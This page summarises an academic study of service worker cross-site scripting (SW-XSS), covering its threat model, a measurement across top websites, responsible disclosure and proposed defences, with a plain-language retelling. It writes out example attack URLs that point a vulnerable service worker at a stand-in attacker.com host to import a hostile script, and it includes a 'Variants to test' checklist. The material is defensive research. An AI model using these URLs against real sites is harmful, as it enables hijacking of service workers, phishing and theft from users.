Security Study of Service Worker Cross-Site Scripting.
The paper describes a class of cross-site scripting it calls SW-XSS, where websites register a service worker using URL search parameters as configuration and the service worker trusts those parameters without sanitisation. An attacker who gets a victim to load a crafted URL can therefore run code inside the service worker and use its privileges, such as intercepting and modifying network traffic, to persist and inject content into the page.
Phakpoom Chinprutthiwong Follow
 Published on dl.acm.org
Phakpoom Chinprutthiwong, Texas A&M University, United States of America, [email protected]
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Modern websites use service workers (SW) to provide app-like features such as offline mode and push notifications. A service worker is a type of web worker: JavaScript that runs in a background thread separate from the main page. Unlike other web workers, it can intercept and modify HTTP requests and responses for the pages under its scope, it can be activated at any time regardless of whether the main page is open (for example to display a push message), and once registered it persists across sessions.
Because of these privileges, browsers enforce safeguards. Only a same-origin file can be registered as a service worker. Event handlers such as fetch, push and message can only be added during the install lifecycle, and an event cannot have more than one listener attached. The browser also checks the registered service worker against the hosted file and replaces it when the bytes differ.
The paper by Phakpoom Chinprutthiwong, Raj Vardhan, GuangLiang Yang and Guofei Gu (Texas A&M University), published at ACSAC 2020, describes a class of vulnerability they call Service Worker based Cross-Site Scripting (SW-XSS). The questionable practice at its centre is that some websites register a service worker with URL search parameters as internal configuration, and the service worker blindly trusts those parameters. When a malicious parameter reaches a sensitive function, an attacker can execute code inside the service worker context.
Setup
The work is a measurement study rather than a single bug report. The authors built a tool, SW-Scanner, and ran it against real websites. The data collection used:
- A custom Chromium build, slightly modified to log service worker registration and importScripts API calls, including the path and URL search parameters used.
- Tranco's list of the top 100,000 websites, created in December 2019.
- Puppeteer's headless browser to revisit the websites and download the JavaScript files.
- Babel, a JavaScript compiler, to check the validity of the code and possibly fix small syntax issues.
- Iroh, an existing dynamic analysis library, for instrumentation and taint tracking.
- Chrome DevTools for manual confirmation of reported vulnerabilities.
- SimilarWeb for visitor numbers, and the Internet Archive's Wayback Machine for historical service worker files.
The tool and collected data are open sourced at https://u.tamu.edu/sw-scanner.
Finding it
The authors start from the observation that many websites install a service worker with URL search parameters as configuration, and that these parameters are trusted inside the service worker. A service worker cannot directly access document context information, so websites use search parameters in the registration process to forward necessary data. The paper gives the example of a site registering sw.js?userid=bob, which makes the service worker's URL https://example.com/sw.js?userid=bob. That parameter is then readable through the self.location API from the service worker context, the equivalent of window.location in the document context.
Using URL search parameters in a service worker does not by itself lead to code execution. The problem appears when the parameters reach a sensitive function without sanitisation. The authors identify the register API itself as a sensitive function, and say they are the first to do so. The taint source in their analysis is self.location; the taint sinks are importScripts, Function, eval, setTimeout and setInterval.
They extend the usual web attack model by splitting the client side into two contexts: the document context (the main page's execution context or the DOM) and the service worker context. The service worker context is treated similarly to the server side in a traditional model: an attacker cannot directly tamper with it, but can leverage a vulnerability in it to compromise it. Figure 2 illustrates this threat model.

Two attacker types follow from this model:
- Weak attackers are consistent with existing web attackers in a typical XSS attack. They craft a URL that exploits vulnerable code in the target website. When a victim navigates to the URL, or visits a malicious website that includes an iFrame pointing to the URL, the victim's service worker is immediately compromised. The attacker can then use the service worker's fetch event to inject malicious code into the document context.
- Strong attackers are JavaScript code already executing in the document context. They can already launch attacks such as cookie stealing and phishing, and their goal is to infect the presumably secure service worker to obtain additional capabilities.
Both types share one requirement: the target service worker must use URL search parameters inside a sensitive function without proper sanitisation during registration, allowing code execution inside the service worker.
Exploitation
The paper demonstrates the attack on a real-world sports website with more than 50 million visits each month, referred to as vulnerable.com. Listing 1 shows the vulnerable HTML page and its corresponding service worker. The page hosts a vulnerable page called sw.html. At lines (1-5), sw.html adds the load event, which runs on page load and reads and directly forwards the whole URL parameters into the register API. At lines (7-12), the service worker reads the parameters from its URL, extracts a parameter called resourceHost, and uses it directly in the importScripts API. The parameters from the original HTML page reach importScripts, a sensitive function, without any sanitisation.
Step 1: make the victim visit the page with a malicious parameter
The attacker crafts a URL such as:
https://vulnerable.com/sw.html?resourceHost=attacker.com
and either tricks the victim into clicking it or includes an iFrame to the URL in an attacker-controlled website.
Step 2: the browser registers a service worker carrying the parameter
By visiting that URL, the victim's browser automatically registers:
https://vulnerable.com/sw.js?resourceHost=attacker.com
as vulnerable.com's service worker. Registration requires no permission from the user and happens silently in the background.
Step 3: the service worker imports the attacker's script
The service worker extracts the parameter and imports:
attacker.com/sw_fn.js
into the service worker context. The attacker hosts sw_fn.js on her own domain and uses it to import event listeners into the service worker and take control of the website.
Step 4: register the fetch handler and inject into the document
After injecting code into the target service worker, the attacker can register for any event handler in the service worker context. The most important one is the fetch event, which is generated for every resource request. Its handler has access to the request's HTTP headers, which it can freely modify, and to the corresponding responses, whose headers or bodies it can easily modify or replace.
Using the fetch handler, the attacker injects a payload into the document context, typically to steal cookies, launch a phishing attack, or perform any task normally done in a typical XSS attack. Figure 3 shows the attacker modifying a betting page of vulnerable.com to launch a phishing attack: victims who click the link are redirected to another phishing page that can steal sensitive data, especially payment information.

Figure 1 illustrates the general motivating example: a remote attacker compromises and controls a benign service worker to steal the victim's sensitive data.

During the whole process the victims may not realise they are under attack. Registration gives no visual cues, especially through an iFrame, and even after the victims close the browser the malicious service worker can persist for as long as vulnerable.com does not update the service worker file or the victims manually remove the service worker.
Why the existing safeguards are not enough
The authors examine the protections a browser applies and why each falls short:
- First-party only registration. A browser only allows a first-party file to be registered as a service worker, so third-party scripts embedded in the document cannot register their own script. It does not prevent the registered service worker from importing an additional script from an external domain through the importScripts API, which is exactly the opportunity SW-XSS uses.
- Order of execution. Event handlers can only be added during install, and an event cannot have more than one listener. The attacker's goal is therefore to add handlers before the legitimate code does. If the attacker fails, the injected code gains no privileges and only runs when the service worker is activated, no different from compromising the document context; the malicious code could still try overriding existing functions that will be called by a handler. In practice the authors find this is not hard: websites often add event listeners at a later stage after having imported additional scripts, and that import is the root cause of the vulnerability.
- Service worker freshness. The browser compares the registered service worker with the hosted file and replaces it on a byte difference, but the check does not include imported files. If an attacker manipulates or replaces an imported file, the browser will not replace the service worker as long as the service worker file itself does not change. The authors also measure that service workers are generally stale (see Impact).
Differences from traditional XSS
- Entry point. In traditional XSS the attacker crafts a malicious URL of a vulnerable web page, possibly HTML or PHP. In SW-XSS the actual entry point is the URL of the registered service worker, which is strictly a JavaScript file. A weak attacker may launch a normal XSS attack, but that does not necessarily lead to SW-XSS if the service worker and its URL are not vulnerable.
- Target. Traditional XSS compromises a web page or other web workers. A service worker has no direct access to the DOM, so calling this DOM-XSS would be conflicting, and it has unique features such as network manipulation that other web workers or pages do not have. Hence the separate name, SW-XSS.
Root cause
The mistake is the unsafe usage of URL search parameters in a sensitive function inside a service worker. The website forwards URL parameters into the register API, the service worker reads them through self.location, and passes them unsanitised to importScripts (or, in the case study below, to Function). The authors note that the reason websites follow this practice is that a service worker lacks a way to initially communicate with other contexts while being installed: the postMessage API cannot be accessed until installation is finished and the service worker is activated.
The existing defences do not stop it. First-party registration does not cover importScripts. The order-of-execution rule is defeated because the import happens before the legitimate handlers are added. The freshness check ignores imported files. And the CSP worker-src directive cannot help here: according to the CSP3 specification, the path does not include the parameters, so the directive is currently not effective unless a new specification includes URL search parameters for source lists.
Impact
SW-Scanner crawled the top 100,000 websites and was left with 7,060 websites with a registered service worker. After downloading and validating the JavaScript files with Babel, 6,182 websites remained. Of these, 2,525 (40.84%) specify at least one parameter in the registration API, with 1.29 URL search parameters on average per website.
Table 1 summarises the taint tracking result. The Taint Source column counts websites with a corresponding parameter type, not necessarily used in a sensitive sink; the Taint Sink column counts websites with at least one taint flow from the source reaching a sink.
| Taint Source | Taint Sink | ||
|---|---|---|---|
| Parameter Type | Count | importScripts | Function |
| Hash | 367 | 4 | 0 |
| URL | 141 | 80 (35) | 0 |
| Code | 1 | 0 | 1 |
- Hash: 367 websites. Most do not represent sensitive information; samples used the variables as public API keys or public visitor information such as a username. Four websites hash a URL path used in importScripts.
- URL: 141 websites, the most dangerous type because it is used mostly to interact with external sources and can be manipulated to point to an attacker's host. 80 websites were originally reported using it in importScripts. Some reports cannot be leveraged: for example, the parameter
?target=productionreaches importScripts, but the string is concatenated to a static domain, so a cross-domain script cannot be imported. SW-Scanner filters on whether the tainted value can affect the imported file's origin by checking the list of tainted words, and removes reports unless the list contains a domain. It automatically removed 45 reports, leaving 35 websites. - Code: one website passes JavaScript code directly into the URL search parameters, discussed in the case study.
In total, SW-Scanner reports vulnerabilities in 40 websites, including several popular and high-ranking ones with more than a hundred million combined visitors per month. The authors manually inspected each of the 40 to find all window.location and register API usages, and, when they located a function that may allow parameters to reach the registration API, tried launching an XSS attack in their client to verify. If the malicious URL search parameters can reach the registration API, the requirement is labelled Weak; otherwise Strong.

Of the 40, 11 can be attacked by the Weak Attacker model, the highest ranked being in the top 20,000 websites. Using SimilarWeb, the authors measure approximately 95M monthly visitors for these 11 websites in total, without claiming that these visits represent vulnerable users. Figure 5 summarises the number of all 40 vulnerable websites and their monthly visits by category: Media has the highest number of vulnerable websites, followed by Shopping, but by visits Shopping and Sports may be the most affected, with 112.5 and 185 million monthly visits to the affected websites respectively.
Confirmation. For each of the 40 websites, the authors used Chrome's DevTools to put a breakpoint at the reported sink, then called the register API to re-install a service worker using a parameter modified to point to another domain they control, where they prepared a JavaScript file that simply adds event listeners. When the parameter reached the breakpoint unaltered, allowing the imported file to register the event listeners, the website was confirmed vulnerable. All 40 were confirmed, with no false positives.
Unexplored paths. To study paths SW-Scanner might have missed, the authors randomly selected 100 websites not reported as vulnerable and instrumented instructions to force exploration of all branches, re-executing the service worker until all paths were exhausted; the process took 10 minutes on average per website, so inspecting all 2,485 unreported websites was not feasible. From the 100, they found 81 websites with importScripts, 39 with eval, 66 with setTimeout, 11 with setInterval and 37 with Function (not mutually exclusive). For 79 of the 81 importScripts websites, the API is invoked within the first 40 instructions with no branch before it; the other two are a packed and an obfuscated website, which unpack or deobfuscate first and then invoke importScripts within the next 40 instructions. The observed sequence is [unpack/deobfuscate (optional)][short setup][import scripts][add event listeners and other functions], and the first two stages normally do not depend on input parameters, so there is typically no unexplored path to importScripts. All 39 eval and 37 Function websites use the function simply to obtain the global service worker object, for example by calling (0, eval)('this'), and setTimeout and setInterval are used safely, for example with a static function. The authors attribute this to developers emphasising the safety of APIs well known to be targeted by DOM XSS attackers. The impact of unexplored paths is therefore minimal, though the authors plan to add symbolic execution to SW-Scanner to traverse all paths automatically.
Responsible disclosure. The authors contacted the developers of the affected vulnerable libraries and received replies from 7 websites, which have also fixed the problem. As not all websites have been fixed, all examples and results related to a vulnerable website's identity are anonymised.

Persistence. To measure how long an attacker could keep control, the authors retrieved old service worker files from the Wayback Machine, obtaining 3,166 data points from 777 websites with more than one archived service worker file. For each website they picked the oldest, newest and eight randomly archived files, at most ten per website, sorted them by timestamp and compared adjacent files. When adjacent files differ, the update time is approximated as the mean of the two timestamps. Websites update their service worker files on average every 40 days (median 20 days), and the longest time a file was not updated is 649 days. Figure 6 plots the length between updates against website ranking.
A high-profile shopping website with 50M monthly visits did not update its service worker file from April 2018 to at least the end of 2019. During that period the website had an XSS vulnerability reported by OpenBugBounty, resolved after a few months. Because the service worker file did not change, any XSS attack from back then could theoretically have lasted on the victim's machine for more than a year had the attackers also leveraged SW-XSS.
Case study. Another high-profile shopping website with approximately 40M monthly visits is the only vulnerable case involving direct code execution through the Function API rather than indirect execution through importScripts. Its service worker file is compressed and packed, making it hard to analyse both manually and automatically, yet SW-Scanner discovered the case despite the unpacking process. Figure 7 shows a screenshot of the vulnerable shopping website.

Starting at line 14, the service worker obtains its URL parameters and uses them to craft a URL object with its own origin at line 16. The crafted URL, stored as f, is passed into the function i(). Inside, the URL pattern is tested at line 3, but the test does not affect the attack: it simply checks whether the URL contains certain tags indicating that JavaScript code is specified in the parameters. From lines (6-9) the code is extracted from the parameters and returned at line 11, and it later gets executed at line 18. This happens before any event handler is registered, so an attacker can specify JavaScript code in the service worker's URL parameter to register her own event handlers and hijack the service worker.
Fix
The authors propose several defences, noting that the most natural solution is to properly check how parameters are used inside service workers.
- Restrict URL search parameters via the manifest. The Manifest used to have a serviceworker property telling the browser which service worker the developers intend to install. Although it has become obsolete, such a method could help mitigate SW-XSS because the intended URL search parameters can be specified as the service worker src property. A downside is that the Manifest file is usually static, so the web server may need to provide multiple versions if the parameters vary per visitor. The CSP worker-src directive is not a fix, because the path does not include the parameters.
- Use cookies, with isolation. The Cookie Store API, under active development, would allow cookie access to a service worker and let the web server communicate with it during installation. However, an attacker in the document context could still launch SW-XSS by manipulating a service worker's cookie, so the service worker's cookie should be isolated from the document's cookie, for example with an additional SWOnly flag that limits access from the document context while allowing the Cookie Store API from the service worker. This may require browsers to check the calling context of the cookie API, adding overhead.
- Limit script inclusion through importScripts. Web developers can use the CSP script-src directive in the service worker to specify which domain names can be imported inside the service worker context, preventing attackers from importing malicious cross-domain files. The paper notes two downsides; the text available ends while describing the first, so the second is not stated here.
Variants to test
- Parameter forwarded into register. Look for pages that read the URL and pass it to navigator.serviceWorker.register. A positive result is a service worker URL that carries your parameter value, visible through self.location inside the service worker.
- URL-type parameter reaching importScripts. Supply a domain as the parameter value and check whether the imported file's origin follows it. A positive result is a script fetched from your domain being executed in the service worker context, for example by registering a fetch listener.
- Hash-type parameter reaching importScripts. Four websites hashed a URL path used in importScripts. Try a hashed value that resolves to an attacker-controlled path and see whether the import target changes.
- Code-type parameter reaching Function or eval. Pass JavaScript in a parameter and check whether it executes before any event handler is registered. A positive result is your code adding a listener that the legitimate code does not override.
- Static-domain concatenation. A parameter that reaches importScripts but is concatenated to a static domain is not exploitable, as with
?target=production. Confirm whether the tainted value can change the origin before reporting. - Packed or obfuscated service workers. Unpack or deobfuscate the file and look for the same pattern after the unpacking stage; the case study shows a packed service worker with a direct Function sink.
- Stale service workers. Check archived copies of the service worker file over time. A long gap between updates, with no change to the file, extends how long a compromised worker would persist.
What happened, in plain words
Most modern websites want to feel like apps: they should keep working when your connection drops, and they should be able to send you a notification even when you do not have the site open. To do this, websites use a piece of JavaScript called a service worker. A service worker is a small program that the website installs into your browser and that runs quietly in the background, separate from the page you are looking at. It can sit between your browser and the website's server, watching and even rewriting the traffic that passes between them.
Because a service worker has that much power, browsers guard it carefully. For example, a website may only install a service worker file that comes from its own domain. The authors of this paper found that many websites break one of those safety habits: they install their service worker with extra settings attached to the file's web address, and the service worker trusts those settings without checking them. If an attacker can put their own value into one of those settings, they can make the service worker run code the attacker chose. The authors call this class of bug Service Worker based Cross-Site Scripting, or SW-XSS for short.
The paper is a study of how common this is on real websites, not the story of one single bug. The authors built a tool called SW-Scanner to look for the problem automatically, ran it over the top 100,000 websites, and found 40 vulnerable sites, some of them very popular. They also explain how an attacker would use the bug, why the browser's existing protections do not stop it, and what could be done to fix it.
Background: the pieces involved
Before the attack makes sense, a few everyday ideas need to be clear.
What a web page and JavaScript are
When you open a website, your browser downloads a page written in HTML (the structure and text) and often some JavaScript. JavaScript is the programming language that runs inside your browser and makes a page interactive: it can react to clicks, fetch new data, and change what you see. The part of the browser that holds the page you are looking at, and lets JavaScript change it, is called the DOM (Document Object Model). Think of the DOM as the live, editable version of the page on your screen.
What a web worker is
A browser tab normally does one thing at a time. If a script is busy doing something slow, the page can freeze. To avoid that, browsers support web workers: JavaScript that runs on a separate background thread, so slow work does not block the page. A web worker cannot touch the page directly; it runs alongside it.
What a service worker is, and why it is special
A service worker is a special kind of web worker. Like any worker it runs in the background, but it has extra powers that ordinary workers and pages do not have:
- It can intercept and modify network traffic for the pages it controls. When the page asks for a file, the service worker can answer from a saved copy (useful offline) or change the answer on the way through.
- It can be woken up at any time, even if the site is not open, for example to show a push notification (the little pop-up messages some sites send).
- Once installed, it persists across browsing sessions. It stays in your browser until the website replaces it or you clear the site's data.
Because of these powers, browsers apply rules. Only a file from the same origin (the same domain) can be registered as a service worker. Certain event handlers can only be attached during the installation step. And the browser periodically checks whether the website has published a newer version of the service worker file and swaps it in if so.
What an API is
An API (Application Programming Interface) is simply a named function that a program can call to ask the browser to do something. When this article says a website calls the register API, it means the website's JavaScript invokes a specific built-in function, navigator.serviceWorker.register, to ask the browser to install a service worker. Other APIs mentioned here, such as importScripts, eval, Function, setTimeout and setInterval, are likewise built-in functions with specific jobs.
What a URL and its search parameters are
A URL is a web address, like https://example.com/page. Sometimes a URL carries extra pieces of information after a question mark, called search parameters (or query parameters). For example, in https://example.com/page?colour=blue, the parameter is colour with the value blue. Websites use these to pass small pieces of information from one place to another. The part of the browser that holds the current address is called location: window.location inside a page, and self.location inside a service worker.
What cross-site scripting (XSS) is
Cross-site scripting, or XSS, is one of the oldest and most common web bugs. The idea is simple: a website takes some input (often from a URL parameter) and puts it somewhere it gets treated as code, without checking it first. If an attacker can control that input, they can make the website run the attacker's JavaScript in a victim's browser. Once an attacker's code runs on a trusted site, it can do things like read the victim's cookies, show fake login forms, or act as the victim on that site.
The paper describes three classic flavours:
- Stored XSS: the malicious input is saved on the server (for example in a forum post) and served to every visitor.
- Reflected XSS: the malicious input is bounced straight back to the victim in the response, without being saved.
- DOM XSS: the whole thing happens in the browser, with no server involvement. A typical example is a page that reads its own URL and writes a parameter onto the page without checking it.
What a cookie is
A cookie is a small piece of data a website asks your browser to store and send back with every request to that site. Cookies are how websites remember that you are logged in. If an attacker can read your cookies, they can often take over your session, which is why XSS attacks frequently aim at cookies.
What sanitisation means
Sanitisation is the act of checking or cleaning input before using it. If a value is supposed to be a domain name, sanitisation might reject anything that is not a valid domain. If a value is supposed to be a number, it might reject letters. When a program uses input without sanitisation, it trusts whatever it is given, which is exactly the mistake at the heart of this paper.
The setup: how the study was done
This is a measurement study. The authors did not find one bug on one site; they built a tool and ran it across a large slice of the web. The pieces they used were:
- A custom Chromium build. Chromium is the open-source browser behind Google Chrome. The authors made small changes so it would record every time a website registered a service worker or called importScripts, including the address and any search parameters used.
- Tranco's list of the top 100,000 websites, as it stood in December 2019. Tranco is a public ranking of popular websites.
- Puppeteer, a tool that lets a program drive a headless browser (a browser with no visible window) to visit pages and download their files automatically.
- Babel, a JavaScript compiler, used here to check whether downloaded files were valid JavaScript and to fix small syntax problems.
- Iroh, an existing library for dynamic analysis, meaning analysis performed by actually running the code and watching what it does.
- Chrome DevTools, the developer panel built into Chrome, used to confirm each reported bug by hand.
- SimilarWeb, a service that estimates website visitor numbers, and the Internet Archive's Wayback Machine, which keeps historical copies of web pages and files.
The tool and the collected data are published openly at https://u.tamu.edu/sw-scanner.
Finding it: the questionable habit
The authors noticed a pattern. Many websites install their service worker with search parameters attached, and the service worker then reads those parameters and trusts them. The reason is practical: a service worker cannot see the page's information directly, so websites use the URL to pass small pieces of configuration into the worker at install time.
The paper's simple example: a site registers sw.js?userid=bob, which makes the service worker's address https://example.com/sw.js?userid=bob. Inside the service worker, that value is readable through self.location, the worker's equivalent of the page's window.location.
Using parameters this way is not automatically dangerous. The danger appears when a parameter reaches a sensitive function, meaning a function that can execute code or load code from elsewhere, without being checked first. The authors treat the register API itself as a sensitive function, and say they are the first to do so. In their analysis, the taint source (where untrusted data enters) is self.location, and the taint sinks (where untrusted data must not arrive unchecked) are importScripts, Function, eval, setTimeout and setInterval.
Taint tracking is a way of following a piece of data through a program: you mark it as untrusted at the start, then watch every operation it passes through, and raise an alarm if it reaches a dangerous place. Think of it like dye poured into a pipe system: you watch where the coloured water comes out.
Two kinds of attacker
The authors split the usual web attack model into two contexts. The document context is the page you see, with its DOM. The service worker context is the background worker. An attacker cannot usually reach into the service worker directly, but if the worker has a bug, they can use it to take control. Figure 2 illustrates this threat model.
From this split come two attacker types:
- Weak attackers are like ordinary XSS attackers. They craft a URL that exploits a bug on the target site. When a victim opens that URL, or visits a malicious site that embeds the URL in an iFrame (a small window showing another page inside a page), the victim's service worker is compromised straight away. The attacker can then use the worker's fetch event to inject code into the page.
- Strong attackers are already running JavaScript in the page. They can already do things like steal cookies or run phishing attacks. Their goal is to take over the service worker to gain powers the page does not have.
Both types need the same thing: the target service worker must use URL search parameters inside a sensitive function without sanitisation during registration.
Exploitation: a worked example
The paper demonstrates the attack on a real sports website with more than 50 million visits each month, which it calls vulnerable.com to keep it anonymous. The site has a page called sw.html and a service worker file called sw.js. The page reads the whole URL's parameters and passes them straight into the register API. The service worker then reads a parameter called resourceHost from its own address and passes it straight into importScripts. Nothing is checked at any point.
Step 1: make the victim visit the page with a malicious parameter
The attacker crafts a URL such as:
https://vulnerable.com/sw.html?resourceHost=attacker.com
and either tricks the victim into clicking it or embeds it in an iFrame on a site the attacker controls.
Line by line: the address points at the real site, vulnerable.com, so the victim's browser treats it as trustworthy. The page is sw.html. The parameter resourceHost is set to attacker.com, a domain the attacker owns. The victim does not need to type anything or approve anything; simply loading the page is enough.
Step 2: the browser registers a service worker carrying the parameter
By visiting that URL, the victim's browser automatically registers:
https://vulnerable.com/sw.js?resourceHost=attacker.com
as vulnerable.com's service worker.
Line by line: the page's script took the whole set of parameters from the address bar and handed them to the register API. The browser therefore installs sw.js from vulnerable.com, but with resourceHost=attacker.com attached to its address. Registration needs no permission from the user and happens silently in the background, so the victim sees nothing.
Step 3: the service worker imports the attacker's script
The service worker extracts the parameter and imports:
attacker.com/sw_fn.js
into the service worker context. The attacker hosts sw_fn.js on her own domain and uses it to add event listeners into the service worker and take control of the website.
Line by line: inside sw.js, the code reads resourceHost from its own address, gets the value attacker.com, and passes it to importScripts. importScripts is the API a service worker uses to load additional JavaScript files. Because the value was never checked, the worker happily downloads and runs a file from the attacker's server. An event listener is a piece of code that says "when this event happens, run this function"; by adding listeners, the attacker's code can react to the browser's events inside the worker.
Step 4: register the fetch handler and inject into the page
Once the attacker's code is running inside the service worker, it can register for any event in the worker. The most important one is the fetch event, which fires for every resource request. Its handler can read and freely modify the request's HTTP headers, and can modify or replace the headers or bodies of the responses.
Using the fetch handler, the attacker injects a payload into the page, typically to steal cookies, run a phishing attack, or do anything a normal XSS attacker would do. Figure 3 shows the attacker modifying a betting page of vulnerable.com to launch a phishing attack: victims who click the link are redirected to another phishing page that can steal sensitive data, especially payment information.
Figure 1 shows the general motivating example: a remote attacker compromises and controls a benign service worker to steal the victim's sensitive data.
Throughout the whole process the victims may not realise they are under attack. Registration gives no visual cues, especially through an iFrame, and even after the victims close the browser the malicious service worker can persist for as long as vulnerable.com does not update the service worker file or the victims manually remove the service worker.
Why the browser's existing safeguards are not enough
The authors examine the protections a browser applies and why each falls short:
- First-party only registration. A browser only allows a file from the site's own domain to be registered as a service worker, so a third-party script embedded in the page cannot register its own script. But this rule does not stop the registered service worker from importing an additional script from an external domain through importScripts, which is exactly the opening SW-XSS uses.
- Order of execution. Event handlers can only be added during the install step, and an event cannot have more than one listener. So the attacker's goal is to add handlers before the legitimate code does. If the attacker fails, the injected code gains no privileges and only runs when the service worker is activated, no different from compromising the page; it could still try overriding existing functions that a handler will call. In practice the authors find this is not hard: websites often add event listeners at a later stage, after having imported additional scripts, and that import is the root cause of the vulnerability.
- Service worker freshness. The browser compares the registered service worker with the hosted file and replaces it when the bytes differ, but the check does not include imported files. If an attacker manipulates or replaces an imported file, the browser will not replace the service worker as long as the service worker file itself does not change. The authors also measure that service workers are generally stale (see Impact).
How this differs from ordinary XSS
- Entry point. In traditional XSS the attacker crafts a malicious URL of a vulnerable web page, possibly HTML or PHP. In SW-XSS the actual entry point is the URL of the registered service worker, which is strictly a JavaScript file. A weak attacker may launch a normal XSS attack, but that does not necessarily lead to SW-XSS if the service worker and its URL are not vulnerable.
- Target. Traditional XSS compromises a web page or other web workers. A service worker has no direct access to the DOM, so calling this DOM-XSS would be conflicting, and it has unique features such as network manipulation that other web workers or pages do not have. Hence the separate name, SW-XSS.
Root cause
The mistake is the unsafe usage of URL search parameters in a sensitive function inside a service worker. The website forwards URL parameters into the register API, the service worker reads them through self.location, and passes them unsanitised to importScripts (or, in the case study below, to Function). The authors note that the reason websites follow this practice is that a service worker lacks a way to initially communicate with other contexts while being installed: the postMessage API cannot be accessed until installation is finished and the service worker is activated.
The existing defences do not stop it. First-party registration does not cover importScripts. The order-of-execution rule is defeated because the import happens before the legitimate handlers are added. The freshness check ignores imported files. And the CSP worker-src directive cannot help here: according to the CSP3 specification, the path does not include the parameters, so the directive is currently not effective unless a new specification includes URL search parameters for source lists.
Impact: how common it is
SW-Scanner crawled the top 100,000 websites and was left with 7,060 websites with a registered service worker. After downloading and validating the JavaScript files with Babel, 6,182 websites remained. Of these, 2,525 (40.84%) specify at least one parameter in the registration API, with 1.29 URL search parameters on average per website.
Table 1 summarises the taint tracking result. The Taint Source column counts websites with a corresponding parameter type, not necessarily used in a sensitive sink; the Taint Sink column counts websites with at least one taint flow from the source reaching a sink.
| Taint Source | Taint Sink | ||
|---|---|---|---|
| Parameter Type | Count | importScripts | Function |
| Hash | 367 | 4 | 0 |
| URL | 141 | 80 (35) | 0 |
| Code | 1 | 0 | 1 |
- Hash: 367 websites. Most do not represent sensitive information; samples used the variables as public API keys or public visitor information such as a username. Four websites hash a URL path used in importScripts.
- URL: 141 websites, the most dangerous type because it is used mostly to interact with external sources and can be manipulated to point to an attacker's host. 80 websites were originally reported using it in importScripts. Some reports cannot be leveraged: for example, the parameter
?target=productionreaches importScripts, but the string is concatenated to a static domain, so a cross-domain script cannot be imported. SW-Scanner filters on whether the tainted value can affect the imported file's origin by checking the list of tainted words, and removes reports unless the list contains a domain. It automatically removed 45 reports, leaving 35 websites. - Code: one website passes JavaScript code directly into the URL search parameters, discussed in the case study.
In total, SW-Scanner reports vulnerabilities in 40 websites, including several popular and high-ranking ones with more than a hundred million combined visitors per month. The authors manually inspected each of the 40 to find all window.location and register API usages, and, when they located a function that may allow parameters to reach the registration API, tried launching an XSS attack in their client to verify. If the malicious URL search parameters can reach the registration API, the requirement is labelled Weak; otherwise Strong.
Of the 40, 11 can be attacked by the Weak Attacker model, the highest ranked being in the top 20,000 websites. Using SimilarWeb, the authors measure approximately 95M monthly visitors for these 11 websites in total, without claiming that these visits represent vulnerable users. Figure 5 summarises the number of all 40 vulnerable websites and their monthly visits by category: Media has the highest number of vulnerable websites, followed by Shopping, but by visits Shopping and Sports may be the most affected, with 112.5 and 185 million monthly visits to the affected websites respectively.
Confirmation. For each of the 40 websites, the authors used Chrome's DevTools to put a breakpoint at the reported sink, then called the register API to re-install a service worker using a parameter modified to point to another domain they control, where they prepared a JavaScript file that simply adds event listeners. When the parameter reached the breakpoint unaltered, allowing the imported file to register the event listeners, the website was confirmed vulnerable. All 40 were confirmed, with no false positives.
Unexplored paths. To study paths SW-Scanner might have missed, the authors randomly selected 100 websites not reported as vulnerable and instrumented instructions to force exploration of all branches, re-executing the service worker until all paths were exhausted; the process took 10 minutes on average per website, so inspecting all 2,485 unreported websites was not feasible. From the 100, they found 81 websites with importScripts, 39 with eval, 66 with setTimeout, 11 with setInterval and 37 with Function (not mutually exclusive). For 79 of the 81 importScripts websites, the API is invoked within the first 40 instructions with no branch before it; the other two are a packed and an obfuscated website, which unpack or deobfuscate first and then invoke importScripts within the next 40 instructions. The observed sequence is [unpack/deobfuscate (optional)][short setup][import scripts][add event listeners and other functions], and the first two stages normally do not depend on input parameters, so there is typically no unexplored path to importScripts. All 39 eval and 37 Function websites use the function simply to obtain the global service worker object, for example by calling (0, eval)('this'), and setTimeout and setInterval are used safely, for example with a static function. The authors attribute this to developers emphasising the safety of APIs well known to be targeted by DOM XSS attackers. The impact of unexplored paths is therefore minimal, though the authors plan to add symbolic execution to SW-Scanner to traverse all paths automatically.
Responsible disclosure. The authors contacted the developers of the affected vulnerable libraries and received replies from 7 websites, which have also fixed the problem. As not all websites have been fixed, all examples and results related to a vulnerable website's identity are anonymised.
Persistence. To measure how long an attacker could keep control, the authors retrieved old service worker files from the Wayback Machine, obtaining 3,166 data points from 777 websites with more than one archived service worker file. For each website they picked the oldest, newest and eight randomly archived files, at most ten per website, sorted them by timestamp and compared adjacent files. When adjacent files differ, the update time is approximated as the mean of the two timestamps. Websites update their service worker files on average every 40 days (median 20 days), and the longest time a file was not updated is 649 days. Figure 6 plots the length between updates against website ranking.
A high-profile shopping website with 50M monthly visits did not update its service worker file from April 2018 to at least the end of 2019. During that period the website had an XSS vulnerability reported by OpenBugBounty, resolved after a few months. Because the service worker file did not change, any XSS attack from back then could theoretically have lasted on the victim's machine for more than a year had the attackers also leveraged SW-XSS.
